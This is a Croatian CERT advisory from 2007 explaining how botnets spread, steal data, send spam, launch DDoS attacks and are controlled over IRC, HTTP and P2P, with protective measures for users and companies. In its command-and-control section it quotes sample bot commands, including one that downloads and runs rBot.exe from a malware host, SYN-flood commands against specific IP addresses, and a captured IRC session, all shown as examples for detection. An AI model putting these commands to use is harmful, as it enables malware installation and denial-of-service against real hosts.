HRVATSKA AKADEMSKA I ISTRAŽIVAČKA MREŽA
CROATIAN ACADEMIC AND RESEARCH NETWORK

Botnet mreže

CCERT-PUBDOC-2007-12-213

CARNet CERT u suradnji s LS&S

Sigurnosni problemi u računalnim programima i operativnim sustavima područje je na kojem CARNet CERT kontinuirano radi.

Rezultat toga rada ovaj je dokument, koji je nastao suradnjom CARNet CERT-a i LS&S-a, a za koji se nadamo se da će Vam koristiti u poboljšanju sigurnosti Vašeg sustava.

CARNet CERT, www.cert.hr - nacionalno središte za **sigurnost računalnih mreža** i sustava.

LS&S, www.lss.hr - laboratorij za sustave i signale pri Zavodu za elektroničke sustave i obradbu informacija Fakulteta elektrotehnike i računarstva Sveučilišta u Zagrebu.

Sadržaj

1. Uvod

Primarna motivacija za provaljivanje u sustave (eng. *computer hacking*) pomaknula se podosta, od čistog vandalizma i želje za prepoznavanjem unutar "hakerske zajednice", do stjecanja financijske dobiti. Velik broj Internetskih napada današnjice usmjeren je na iskorištavanje pojedinaca i organizacija radi zarade, što često rezultira golemim financijskim gubicima i uništavanjem poslova diljem svijeta. Istraživanja koja je 2006. provela FBI (eng. *Federal Bureau of Investigation*) agencija pokazuju da Sjedinjene Američke Države godišnje troše 67.2 bilijuna dolara na borbu protiv virusa, tzv. *spyware* programa, računalne krađe i ostalih zločina vezanih uz iskorištavanje računala.

Jedna od najvećih prijetnji Internetu je prisutnost velike količine kompromitiranih računala. Mreže takvih računala često se nazivaju *botnet* mreže ili "zombi vojske", a računala koja su njihov dio prisutna su u kućanstvima, školama, poslovnim zgradama i vladama diljem svijeta. Uglavnom se nalaze pod kontrolom jednog (ili nekolicine) hakera (tzv. *botmaster*), a koriste se za izvođenje raznih oblika napada – od distribuiranih napada uskraćivanja usluga (eng. *Distributed Denial-of-Service*, DDoS), slanja neželjenih poruka elektroničke pošte, iskorištavanja alata za praćenje pritisaka tipki (eng. *keylogger*) do širenja tzv. *malware* programa i sl. Za razliku od drugih tipova napada, napadi *botnet* mrežama, koje se uglavnom sastoje od nekoliko tisuća računala, mogu skupiti goleme količine računalne snage i iskoristiti ju za izvođenje različitih napada na širokom području. Primjerice, *botmaster* može svakom "zombi računalu" zapovjediti lansiranje velike količine posebno oblikovanih poruka elektroničke pošte, izvođenje nekog oblika krađe kreditnih kartica (uz pomoć *keylogger* alata) ili stvaranje DDoS uvjeta istovremeno na velikom broju računala. Iz tog su razloga hakeri posebno zainteresirani za korištenje *botnet* mreža, s ciljem maksimalnog povećanja dobiti. Istovremeno, šteta koju je moguće proizvesti korištenjem takvih mreža, neusporedivo je veća od štete nastale tradicionalnim, diskretnim napadima. Od početka i same pojave *botnet* mreža, uz postojeće alate dodana je nova i naprednija programska podrška, koja omogućava razne načine izvođenja napada.

Tek su se odnedavno počele shvaćati prijetnje nastale pojavom *botnet* mreža. Čitava Internet zajednica, zakonodavne organizacije, individualni korisnici i velike kompanije raspravljaju o mogućostima suprotstavljanja ovom problemu, koji je, može se zaključiti, jedna od (ako ne i najveća) sigurnosna prijetnja Internet zajednici danas.

U dokumentu je dan kratak opis *botnet* mreža i njihovih glavnih značajki te je prikazano nekoliko jednostavnijih primjera napada. Isto tako, pruža se uvid u nekoliko najčešćih modela upravljanja *botnet* mrežama i protokole koji se pritom koriste. Na kraju teksta prikazana je i nekolicina mogućnosti zaštite.

2. Općenito o botnet mrežama

Botnet mreža sastoji se od niza povezanih računala, koja međusobno surađuju i kojima upravlja jedan haker(ili manja grupa njih), poznat pod nazivom *botmaster. Bot* je krajnje računalo (ili poslužitelj), koji je član *botnet* mreže. Isto tako, taj se naziv koristi i za zlonamjerno oblikovane izvršne datoteke koje služe za dobivanje kontrole nad računalom i njegovo uključivanje u *botnet* mrežu.
Prva pojava takve mreže zabilježena je 1999. godine, a bila je povezana s primjenom crva *PrettyPark* . Ta je mreža omogućavala spajanje na udaljeni IRC (eng. *Internet Relay Chat*) poslužitelj, stjecanje osnovnih informacija o sustavu (kao što je inačica operacijskog sustava), korisničkim imenima, *e-mail* adresama, nadimcima i sl. Budući da je imao tako ograničen skup mogućnosti, *PrettyPark* crv nije bio toliko štetan za Internet zajednicu poput njegovih sljedbenika. Glavna inovacija ovog crva u odnosu na sve prethodne je mogućnost udaljenog upravljanja velikim brojem kompromitiranih računala. Njegova revolucionarna ideja iskorištavanja IRC poslužitelja kao diskretne i fleksibilne metode upravljanja (eng. *Command and Control , C&C)*, uskoro je postala vrlo raširena te s godinama poboljšana i usavršena. Neki od najpoznatijih *botova* bili su *AgoBot* i *SDBot*. Njihovom pojavom, povećavaju se mogućnosti koje pružaju njihovi prethodnici te se integriraju s novim metodama napada. Takva nova vrsta botova postaje snažan alat za izgradnju računalne "vojske", koja može nametnuti goleme prijetnje Internet mreži danas.
Zajedno s razvojem *botnet* mreža, mijenja se s vremenom i motivacija za izvođenje Internetskih napada te glavna motivacija postaje zarada. Hakeri tako postaju zainteresiraniji za napade koji im omogućuju veću dobit, a kao što su:

- distribuirani napad uskraćivanje usluga - Distributed Denial-of-Service (DDoS),
- slanje neželjene elektroničke pošte,
- tzv. *phishing* napadi i
- napadi krađe identiteta.

Uskoro se uviđa očita korist primjene *botnet* mreža za izvođenje takvih napada. Nove mreže razvijaju se na temelju saznanja dobivenih od njihovih prethodnika i njihov broj nekontrolirano raste. Primjerice, samo do kolovoza 2004. prethodno spomenuti *SDBot* crv pojavio se u približno 4000 inačica.
Trenutna generacija *botnet* mreža integrira kompleksne sustave za upravljanje i kontrolu (eng. *Command and Control, C&C)* s mnogim moćnim alatima. Prenose se kao crvi, skrivaju se kao virusi i mogu izvesti velike i koordinirane napade. Npr., mogu se širiti korištenjem dijeljenih direktorija, platformi za razmjenu datoteka, P2P (eng. *Peer-to-Peer*) mreža i/ili iskorištavanjem ranjivosti Windows sustava ili onih koje su prouzročili prethodni crvi. Međusobno komuniciraju korištenjem IRC, HTTP (eng. Hypertext Transfer Protocol), P2P i drugih kanala. Novi alati korišteni za izvođenje napada (skeneri, alati za udaljeno iskorištavanje poznatih ranjivosti) mogu se vrlo lako ugraditi u postojeće *botnet* mreže, jednom kad postanu dostupni za korištenje.
Važno je uočiti da ne postoji više jasna razlika između virusa, crva i *botova* – crvi su zapravo virusi, budući da kompromitiraju računala i skrivaju svoju prisutnost. Glavna razlika između crva i prethodno poznatih vrsta virusa jest da su se virusi širili kopiranjem datoteka prilikom izvođenja, dok se crvi šire Internet mrežom, od računala do računala (preko raznih *malware* programa podmetnutih u npr. poruci elektroničke pošte, koji onda omogućuju udaljeno iskorištavanje neke poznate ranjivosti). Isto tako, botovi su u osnovi crvi, jer se šire na jednak način – automatski, preko Interneta. Ključna razlika između njih jest što botovi imaju posebno ugrađene mehanizme koji njihovim vlasnicima omogućuju kontrolu nad nizom udaljenih računala i koordinaciju među njima. Zaključuje se da su botovi u stvari samo unaprijeđene inačice crva i virusa.

3. Primjer botnet napada

Slijedeća slika prikazuje uobičajeni tijek *botnet* napada koji se sastoji od sedam koraka:

Prvi korak: Haker koji kontrolira računala u *botnet* mreži (eng. *bot herder*) učita kod za izvođenje napada na računalo korišteno za napad, koje može biti iskorišteno samo za ovu svrhu ili pak može biti

već prethodno kompromitirani *bot*. Mnogi botovi koriste razmjenu datoteka i RPC (eng. *Remote Procedure Call*) priključke za širenje.


Drugi korak: Računalo koje se koristi za napad pretražuje ranjivosti i izvodi napade. Računalo koje ne posjeduje zakrpe za određene sigurnosne probleme, postaje žrtva napada.

Treći i četvrti korak: Računalu žrtvi naređuje se preuzimanje izvršnih datoteka s nekog poslužitelja (često kompromitiranog FTP (eng. *File Transfer Protocol*) poslužitelja).

Peti korak: Preuzete izvršne datoteke pokreću se na računalu žrtvi i na taj ga način pretvaraju u *bot.* Nakon toga, novonastali se *bot* povezuje s određenim središnjim računalom i "javlja se na dužnost".

Šesti korak: Središnje računalo (koje nadzire botove) daje naputke napadnutom računalu, npr. naputak za preuzimanje novih modula, krađu osobnih podataka (detalja o korisničkim računima), instalaciju tzv. *spyware* programa, napad na druga računala i sl.

Sedmi korak: *Bot herder* kontrolira sva *bot* računala izdavanjem naredbi preko središnjih računala (*bot* upravljača).



Slika 1. Uobičajen tijek botnet napada

4. Značajke botnet mreža

4.1. Napadačko ponašanje

Ovisno o cilju napada i korištenim alatima, mogu se opisati različita ponašanja *botnet* mreža. Isto tako, ako se uloži više truda u razumijevanje njihovog napadačkog ponašanja, puno više stečenih informacija može dovesti do bitnih zaključaka o prirodi mreže, cilju koji njeni vlasnici pokušavaju ostvariti ili čak porijeklu hakera. Na temelju tih informacija moguće je osmisliti efikasnije protumjere (za detekciju, sprečavanje i izradu planova za oporavak).

Napadačko ponašanje *bot* programa manifestira se u četiri različita oblika:


- širenje zaraze na druga računala,
- krađa osjetljivih informacija,
- slanje neželjene elektroničke pošte i
- distribuirani napad uskraćivanja usluga.

4.1.1. Širenje zaraze na druga računala

Botnet mreže često šire zarazu na druga računala na način kojim to rade i ostali *malware* programi (crvi i virusi). Za to se često koriste principi socijalnog inženjeringa i slanje zlonamjerno oblikovanih poruka elektroničke pošte (npr. pošta koja ima *malware* program u privitku ili poveznicu prema mjestu na kojem se nalazi izvršna datoteka takvog programa). Takve metode koriste se za navođenje korisnika na pokretanje izvođenja poslanih datoteka, što dovodi do kompromitacije računala. U nastavku je opisan jednostavan primjer možebitnog scenarija napada.

Poruka elektroničke pošte oblikovana je tako da ima privlačan naslov (npr.: "Zanimljiva fotografija!" ili "Moraš vidjeti ovu fotografiju!"), a istovremeno sadrži posebno oblikovan privitak, koji je naizgled zaista JPG datoteka, a radi se ustvari o Windows izvršnom programu (*fotos.exe*). Prema

podrazumijevanim postavkama Windows operacijskog sustava, *Windows Explorer* prikazuje datoteku bez *.exe* ekstenzije. Korisnik koji ne sumnja u sadržaj datoteke, vrlo ju lako može otvoriti i, na taj način, pokrenuti njeno izvršavanje. Posljedica je, kao što je već prije spomenuto, širenje zaraze na korisnikovo računalo. Dobro poznat crv *WORM_MYTOB* koristi opisanu metodu za prenošenje zaraze na ranjivo računalo i njeno širenje na niz drugih.



Slika 2. Primjer zlonamjerno oblikovanog privitka elektroničke poruke

Drugi često korišten način širenja zaraze je udaljeno iskorištavanje ranjivosti. *Bot* programi pretražuju mrežu i pronalaze ranjiva računala te aktivno iskorištavaju njihove slabosti. Računalo zaraženo *bot* programom, može proaktivno tražiti nova računala s poznatim Windows ranjivostima, poput *DCOM RPC, LSASS* i *WEBDAV* ranjivosti. Kako bi to postigao, svaki *bot* pretražuje vlastitu podmrežu, pronalazi uključena računala i testira ih na poznate ranjivosti. Ako je takvo računalo pronađeno, lansira se napad i dolazi do kompromitacije ranjivog računala. Na početku potrage za ranjivim računalima, računalo zaraženo *bot* programom najčešće generira snop malih paketa, koje može biti poprilično lako uočiti uređajima za nadgledanje mreže. Iz tog je razloga lako otkriti *bot* računala tijekom njihovog napada na nova računala. Poznati crv *WORM_ZOTOB* koristi se ovim načinom širenja zaraze.

4.1.2. Krađa osjetljivih informacija

Novije *botnet* mreže uključuju sofisticirane alate za krađu osjetljivih osobnih podataka sa zaraženih računala. Najčešće korišteni alati za ovu primjenu su *keylogger* alati i tzv. osluškivači mrežnog prometa (eng. *network traffic sniffers*). *Keylogger* alati modificiraju operacijski sustav zaraženog računala tako da sustav prati korisničke aktivnosti i pamti pritiske tipki, a osluškivači mrežnog prometa prate promet poslan preko podmreže zaraženog računala. Takvi alati bilježe i sistematiziraju dobivene osjetljive informacije, koje zatim periodički šalju svojim vlasnicima (eng. *botmaster)* koristeći različite komunikacijske kanale. Jedna od češće korištenih metoda je slanje podataka preko određenog IRC kanala (stvorenog specifično za potrebe *botnet* mreže) ili slanje elektroničke pošte s podacima na određenu adresu.

4.1.3. Slanje neželjene elektroničke pošte

Botnet mreže se često koriste za razašiljanje neželjenih poruka elektroničke pošte, iz različitih razloga. Dvije su glavne prednosti *botnet* mreža, koje hakere navode na njihovo korištenje u te svrhe (umjesto korištenja samo jednog računala) – korisnici ne mogu otkriti izvor s kojeg je poruka poslana i *botnet* mreže mogu odaslati puno veće količine pošte zbog goleme računalne snage i velike propusnosti koju posjeduju. Kao što je već rečeno, neke se poruke koriste za distribuciju zlonamjerno oblikovanih programa. Neke služe za navođenje korisnika na posjet zlonamjerno oblikovanim web stranicama, prilikom čega, zahvaljujući poznatim ranjivostima Internet preglednika, dolazi do instalacije *malware* programa na njihovo računalo. Slijedi opis tipične situacije.

Neželjena poruka, oblikovana npr. kao pozdravna poruka, poslana je na žrtvinu adresu. Korisnik slijedi poveznicu na pozdravnu poruku, a ranjivi ga Internet preglednik preusmjerava na zlonamjerno oblikovanu web stranicu. Takve se stranice koriste u razne svrhe, npr. za reklamiranje ilegalne trgovine, kao što je trgovina jeftinim *Rolex* satovima, *Viagrom* i sl. Druge se koriste za izvođenje napada krađom identiteta i osobnih podataka korisnika, itd.

4.1.4. Distribuirani napad uskraćivanja usluga

Distribuirani napad uskraćivanja usluga (*DDoS*) je jedan od najstarijih mehanizama koje koriste *botnet* mreže. U početnoj fazi razvoja, hakeri su koristili *botnet* mreže za lansiranje napada na određeni broj velikih organizacija, s ciljem iscrpljivanja svih dostupnih procesnih resursa njihovih platformi i zauzimanje dostupnog komunikacijskog kanala, što je za posljedicu imalo usporavanje ili čak potpuno uskraćivanje njihovih usluga. Primjerice, u proteklih nekoliko godina, takve su se situacije događale brojnim velikim organizacijama, poput *Yahoo!*-a i *Microsofta.* Ovakav se tip napada koristi i danas, ali je njihova pojava rjeđa i manjeg obujma od prethodnih, a nedavno su se DDoS napadi koristili i za ucjenu. *Botnet* mreže uglavnom koriste velik broj različitih alata za napad, kao što je UDP (eng. User Datagram Protocol) preplavljivanje, TCP (eng. Transmission Control Protocol) SYN preplavljivanje, HTTP (eng. Hypertext Transfer Protocol) preplavljivanje i sl. Neki *bot* programi, kao što je *PhatBot* , posjeduju čak vrlo prilagodljive alate za DDoS napad ugrađene u svoj kod. *AgoBot, SDBot* i *PhatBot* su samo neki od *bot* programa koji se, između ostalog, koriste i za lansiranje DDoS napada na razne mete.

4.2. Modeli upravljanja

Slijedi opis rada C&C sustava. Na početku *botmaster* postavi C&C (tipično IRC) poslužitelj. Nakon što *bot* virus zarazi računalo, ono uspostavi vezu s postavljenim C&C poslužiteljem i čeka naredbe. U tipičnoj IRC *botnet* mreži, *bot* osluškuje određene IRC kanale s ciljem primanja poruka *mastera.* Jedna od mogućih može biti poruka, koja od računala traži pretraživanje ostalih računala u podmreži, s ciljem pronalaska onih koja su osjetljiva na *LSASS* (eng. *Local Security Authority Subsystem Service*) napade:

```
Advscan lsass 200 5 0 –r –s
```

Prethodna poruka je, kao i slijedeće, poruka jednog od poznatih *bot* programa. Slijedeća od zaraženog računala traži preuzimanje novog *malware* programa *rBot.exe* s lokacije http://www.malware.com/~mugenxu/rBot.exe te njegovo izvođenje, dok se posljednja koristi za pokretanje tzv. *syn flood* napada na IP adresu 133.98.8.120 korištenjem podrazumijevanog FTP priključka (21/TCP) :

```
http.update
http://www.malware.com/~mugenxu/rBot.exe c:\msy32awds.exe 1
```

```
.ddos.syn 133.98.8.120 21 200
```

Gornje primjere treba promatrati samo kao ilustraciju stvarnog stanja, jer u stvarnosti C&C sustavi koriste razne arhitekture i dolaze u različitim oblicima.
C&C sustavi mogu se grubo podijeliti u dvije skupine – sustave sa središnjim i modelom upravljanja temeljenim na P2P mrežama. Vjeruje se da su ove dvije skupine dostatne za pokrivanje svih današnjih *botnet* mreža. Ipak, uzimajući u obzir ubrzani razvoj *botnet* mreža, očekuje se da će u budućnosti neke nove mreže koristi nove sustave za upravljanje, potpuno različite od dvaju spomenutih.

4.2.1. Središnji model upravljanja

U središnjem modelu upravljanja, *botmaster* odabire jedno računalo visoke propusnosti, koje postaje dodirna točka (C&C poslužitelj) svih *bot* računala. Takav poslužitelj ima pokrenute određene mrežne servise (IRC, HTTP i sl.). Kada dođe do zaraze novog računala, ono se poveže u mrežu preko C&C poslužitelja. Tako povezan na odgovarajući kanal, novonastali *bot* čeka naredbe koje preko poslužitelja šalje *botmaster.* Neke *botnet* mreže posjeduju i mehanizme za zaštitu komunikacije, npr. IRC kanali zaštićuju se zaporkama poznatim samo *bot* računalima i njihovim vlasnicima, kako bi se spriječilo prisluškivanje.
Postoje tri razloga za korištenje središnjeg modela upravljanja. Prvi je jednostavnost implementacije i prilagodbe, koja je posljedica raznolikosti dostupnih programskih alata. *Botmasteri* mogu ovim modelom jednostavno nadzirati tisuće *bot* računala, što im omogućava lakše ostvarenje maksimalne dobiti. Budući da im to i jest glavni cilj, većina ih se odlučuje upravo za opisani model. Drugi je razlog

za korištenje postojanje malog broja protumjera za borbu protiv centraliziranih *botnet* mreža, a treći je malo kašnjenje poruka, što hakerima omogućuje jednostavnu koordinaciju računala i napada. Najslabija karika ovakvog sustava je upravo C&C poslužitelj , budući da se sva komunikacija odvija preko njega. Otkrivanjem i uništenjem poslužitelja, uništava se i čitava mreža. Primjeri *botnet* mreža koje koriste ovaj model su *AgoBot, SDBot* i *Zotob*.

4.2.2. Model upravljanja temeljen na P2P mrežama

Neki autori *botnet* mreža počeli su stvarati alternativne komunikacijske sustave, otpornije na različite probleme koji mogu nastati u mreži. Jedna od ideja za implementaciju takve komunikacije, a koju, primjerice, koriste neke inačice *Phatbot* mreže, jest upravljanje temeljeno na P2P mrežama. Ipak, još uvijek postoji malo mreža s ovakvim modelom upravljanja. Za razliku od središnjeg modela, spomenuti je model puno teže otkriti i uništiti, budući da komunikacija u ovom slučaju ne ovisi potpuno o jednom (ili nekoliko) poslužitelja pa uništenjem nekolicine računala ne dolazi nužno do uništenja čitave mreže. Predviđa se da će C&C model temeljen na P2P mrežama postati široko korišten u *botnet* mrežama budućnosti. Ovakav model nesumnjivo predstavlja i puno veći izazov za ljude koji se bave izradom protumjera.

4.3. Komunikacijski protokoli

Kao i mnogo drugih programskih alata koji se temelje na mrežnoj komunikaciji, *bot* programi komuniciraju međusobno i sa svojim vlasnicima putem dobro definiranih mrežnih protokola. U većini slučajeva, *botnet* mreže ne stvaraju nove mrežne protokole, već koriste postojeće, implementirane javno dostupnim programskim alatima (npr. IRC protokol te javno dostupne programske implementacije IRC klijenata i poslužitelja).

4.3.1. IRC protokol

Budući da se *botnet* mreže temeljene na IRC protokolu lakše implementiraju, nije čudo da je upravo taj protokol najpopularniji i najčešće korišten za *botnet* komunikaciju. Ovaj je protokol uglavnom razvijen za komunikaciju u grupama (eng. *many-to-many*), u diskusijskim forumima zvanim "kanali", ali podržava i jedan na jedan (eng. *one-to-one*) komunikaciju privatnim porukama. To je vrlo korisno za hakere, budući da su na taj način u mogućnosti slati naredbe čitavoj mreži *bot* računala ili samo nekolicini, putem privatnih poruka. *Botnet* C&C poslužitelj ima pokrenut IRC servis, koji se ni po čemu ne razlikuje od uobičajenih IRC servisa. *Botmaster* najčešće kreira određeni IRC kanal na poslužitelju, a na njega se spajaju sva *bot* računala, čekajući na naredbe. Pregledom IRC mrežnog prometa najčešće je moguće otkriti prisutnost *botnet* mreža u lokalnoj mreži, budući da u korporativnim mrežama uglavnom nije dozvoljena uporaba IRC klijenata/poslužitelja. Primjerice, ako administrator mreže otkrije odaslani promet sličan dolje prikazanom, to obično dokazuje da je lokalno računalo kompromitirano te se koristi kao C&C poslužitelj *botnet* mreže.

```
<- :irc1.XXXXXX.XXX NOTICE AUTH :*** Looking up your hostname...
<- :irc1.XXXXXX.XXX NOTICE AUTH :*** Found your hostname
-> PASS secretserverpass
-> NICK [urX]-700159
-> USER mltfvt 0 0 :mltfvt
<- :irc1.XXXXXX.XXX NOTICE [urX]-700159 :*** If you are having
problems
connecting due to ping timeouts, please type /quote pong ED322722
or /raw pong
ED322722 now.
<- PING :ED322722
-> PONG :ED322722
<- :irc1.XXXXXX.XXX 001 [urX]-700159 :Welcome to the
irc1.XXXXXX.XXX IRC
Network [urX]-700159!mltfvt@nicetry
<- :irc1.XXXXXX.XXX 002 [urX]-700159 :Your host is irc1.XXXXXX.XXX,
```

```
running
version Unreal3.2-beta19
<- :irc1.XXXXXX.XXX 003 [urX]-700159 :This server was created Sun
Feb 8 18:58:31
2004
<- :irc1.XXXXXX.XXX 004 [urX]-700159 irc1.XXXXXX.XXX Unreal3.2-
beta19 iowghraAsORTVSxNCWqBzvdHtGp
lvhopsmntikrRcaqOALQbSeKVfMGCuzN
```

Isto tako, ako administrator otkrije ulazni promet sličan niže prikazanom primjeru, to obično znači kako je lokalno računalo postalo novi član *botnet* mreže i inicira vezu sa C&C poslužiteljem. Moguće je pomoću vatrozida blokirati IRC promet, odnosno prekinuti veze inicirane s vanjskih mreža, a prema unutarnjim računalima. Puno je teže otkriti IRC kanale tunelirane HTTP priključkom. Neki ISP (eng. *Internet service provider*) uređaji koriste se upravo za blokiranje IRC prometa ugrađenog u HTTP.
Ono što razlikuje IRC *botnet* mreže od obične IRC klijent/poslužitelj arhitekture jest da *bot* računala imaju skripte za obradu poruka, s prilagodljivom sintaksom, a koje se šalju u njihove kanale. Nakon primitka poruke i njene obrade, *bot* računala izvode zlonamjerne funkcije na temelju primljenog sadržaja. Npr. u potonjoj poruci, *botmaster* izdaje dvije naredbe - "zaustavi skeniranje" i "započni DDoS napad korištenjem TCP SYN preplavljivanja". Nakon što *bot* računalo primi opisanu poruku, prestaje sa pretraživanjem svoje podmreže i pokreće DoS napad na IP adresu 151.49.8.101.

```
[###FOO###] <~nickname> .scanstop
[###FOO###] <~nickname> .ddos.syn 151.49.8.101 21 200
```

Različite *botnet* mreže koriste različitu sintaksu. Na taj način, proučavanjem sintakse poruka i naredbi, lako se dolazi do dodatnih informacija o *botnet* mrežama i njihovom porijeklu.

4.3.2. HTTP protokol

HTTP protokol je također jedna od popularnijih metoda komunikacije korištenih u *botnet* mrežama. Dvije su temeljne prednosti upotrebe ovog protokola. S jedne se strane mreža koja se temelji na HTTP protokolu bolje skriva u ostatku Internet prometa, dok, s druge strane, administratori rijetko mogu zabraniti cijeli HTTP promet, što mreži ostavlja trajno otvoren komunikacijski kanal te joj ujedno predstavlja jednu od optimalnih tehnika zaobilaženja sigurnosnih pravila.
HTTP protokol se u nekoliko *botnet* mreža koristi za središnje upravljanje. Npr. *Bobax bot* koristi HTTP protokol za komunikaciju sa C&C poslužiteljem. *Bobax* trojanski konj komunicira s poslužiteljem slanjem URL (eng. *Uniform Resource Locator*) adrese nalik na sljedeću:

```
http://hostname/reg?u=ABCDEF01&v=114
```

Otkrivanje *botnet* mreža koje koriste HTTP protokol za komunikaciju puno je teže, jer se takav promet uglavnom miješa s golemim količinama normalnog HTTP mrežnog prometa. Ipak, razvojem odgovarajućih filtera, njegovo je otkrivanje moguće, budući da se ipak razlikuje od normalnog HTTP prometa (posjeduje npr. abnormalna HTTP zaglavlja odgovora ili abnormalan sadržaj stranica).

4.3.3. Ostali protokoli

Neke naprednije *botnet* mreže koriste i druge protokole (IM protokoli, P2P protokoli) za komunikaciju. Novije inačice *Phatbota* (nasljednik *AgoBota*) koriste P2P komunikaciju i to kriptiranu implementaciju P2P protokola, dizajniranu za komunikaciju privatnim porukama i razmjenu datoteka između malog broja povjerljivih strana. Ipak, broj *botnet* mreža koje ne koriste IRC ili HTTP komunikaciju je relativno malen. U budućnosti postoji mogućnost šire uporabe drugih protokola, što bi također predstavljalo veće izazove prilikom razvoja protumjera.

4.4. Tehnike izbjegavanja zaštitnih sustava

Poboljšanja i razvoj *botnet* mreža ne prestaju i one postaju svakim danom sve naprednije. Novije mreže ne samo da uspjevaju prevariti antivirusne alate i IDS (eng. Intrusion detection systems) sustave, nego uspješno zaobilaze i sustave za praćenje anomalija u podacima. Postoje razne tehnike koje *botnet* mreže koriste za zaobilaženje AV i IDS sustava temeljenih na potpisima (npr. tehnike zaobilaženja protokola, *rootkit* alati i sl.). Takve tehnike povećavaju životni vijek *botnet* mreža i omogućuju veći uspjeh u kompromitaciji novih računala.
Dodatno, dodaju se i mehanizmi za prikrivanje komunikacije unutar mreže, što kod nekih mreža znači prekid komunikacije putem dobro praćenog IRC protokola. Umjesto toga, koriste se modificirane inačice IRC protokola ili drugi protokoli (HTTP, *Voice over Internet Protocol* - VoIP). Koriste se i razne kriptografske metode za zaštitu sadržaja komunikacije (npr. TCP, ICMP i IPv6 tuneliranje). Postoje i diskusije u kojima se raspravlja o mogućnosti korištenja *Skype* i IM (eng. *Instant Messaging*) alata za komunikaciju. Pojava takvih mreža samo je pitanje vremena.

5. Zaštita od botnet napada

Ako je na računalu izveden napad uskraćivanja usluga, postoji malo načina zaštite. Budući da su računala uključena u *botnet* mrežu geografski raštrkana, teško je otkriti točan identitet napadača. Jedan od načina zaštite je pasivna detekcija operacijskog sustava (eng. *Passive OS Fingerprinting*) – administratori mogu konfigurirati vatrozide u mreži tako da poduzimaju nove akcije prilikom *botnet* napada i to akcije temeljene na informacijama o operacijskom sustavu računala koje izvodi napad. Za najozbiljnije preventivne mjere implementiraju se sustavi temeljeni na specijaliziranom sklopovlju. Starije *botnet* mreže tipično koriste besplatne DNS (eng. Domain Name System) servise (*DynDns.org, No-IP.com, Afraid.org*) kako bi kreirale poddomenu IRC poslužitelju koji upravlja *bot* računalima. Uklanjanje takvih servisa može naštetiti čitavoj *botnet* mreži. Neke su tvrtke nedavno uložile trud i očistile svoje domene od takvih poddomena. U *botnet* se zajednici ti postupci nazivaju "*nullrouting*" (null-usmjeravanje), jer DNS servisi uglavnom usmjeravaju napadačke poddomene prema nepristupačnim IP adresama.
Struktura središnje upravljanih *botnet* poslužitelja ima urođene ranjivosti i probleme. Primjerice, ako dođe do otkrivanja jednog poslužitelja na *botnet* kanalu, često će doći i do otkrivanja ostalih poslužitelja i samih *bot* računala. Isto tako, ako nema redundantnih veza prema poslužitelju, nepovezanost jednog poslužitelja može uzrokovati rušenje čitave *botnet* mreže. Ipak, programska podrška češćih IRC poslužitelja, uključuje mogućnosti maskiranja drugih poslužitelja i *bot* računala u mreži, tako da otkrivanje jednog kanala ne dovede do raskida čitave mreže.
Neke sigurnosne tvrtke (*Symantec, Trend Micro, FireEye, Simplicita* i *Damballa*) objavile su razna rješenja za zaustavljanje *botnet* mreža. Dok su neke, kao npr. *Norton Anti-Bot*, namijenjene malim korisnicima, većina ih je namijenjena zaštiti tvrtki i pružatelja usluga (ISP). Neke tehnike temeljene na računalima koriste heurističke algoritme za otkrivanje *bot* ponašanja koje je obični antivirusni program propustio detektirati. Druge, temeljene na mrežama, koriste razne tehnike, poput gašenja C&C poslužitelja, null-usmjeravanja DNS ulaza ili potpunog gašenja IRC poslužitelja.
Novije su *botnet* mreže gotovo potpuno temeljene na P2P tehnologiji, s upravljanjem ugrađenim u samu mrežu i nazivom domene kao jedinom slabom karikom – nekad su domene registrirane neobičnim imenima, često s ukradenim kreditnim karticama i lažnim identifikacijskim atributima.
Vezano uz konkretne mjere suprotstavljanja botnet aktivnostima potrebno je razlikovati situaciju malog korisnika i korporacije. Mali korisnik, kao mjeru prevencije, može učiniti slijedeće:

- koristiti nadograđene antivirusne i *anti-spyware* programe,
- koristiti nadograđene operacijske sustave i primijeniti posljednje izdane zakrpe,
- koristiti lokalni vatrozid te pratiti njegov zapisnik i uzbune,
- onemogućiti aktivno izvršavanje skripti unutar preglednika,
- prijaviti neuobičajeno ponašanje,
- izbjegavati posjet sumnjivim web stranicama,
- izbjegavati otvaranje sumnjivih privitaka elektroničke pošte i
- izbjegavati instalaciju programskih alata preuzetih iz nesigurnih izvora.

Za razliku od njega korporacije mogu i trebaju učiniti i slijedeće:

- izraditi/pribaviti odgovarajuće zaštitne mehanizme i odgovarajuće postaviti opseg njihovog djelovanja,
- blokirati uspostavu izlaznih veza prema priključku 6667, ako im nije potrebna IRC komunikacija te
- redovito pratiti IDS i IPS sustave, s ciljem otkrivanja anomalija u ostvarenom prometu.

6. Zaključak

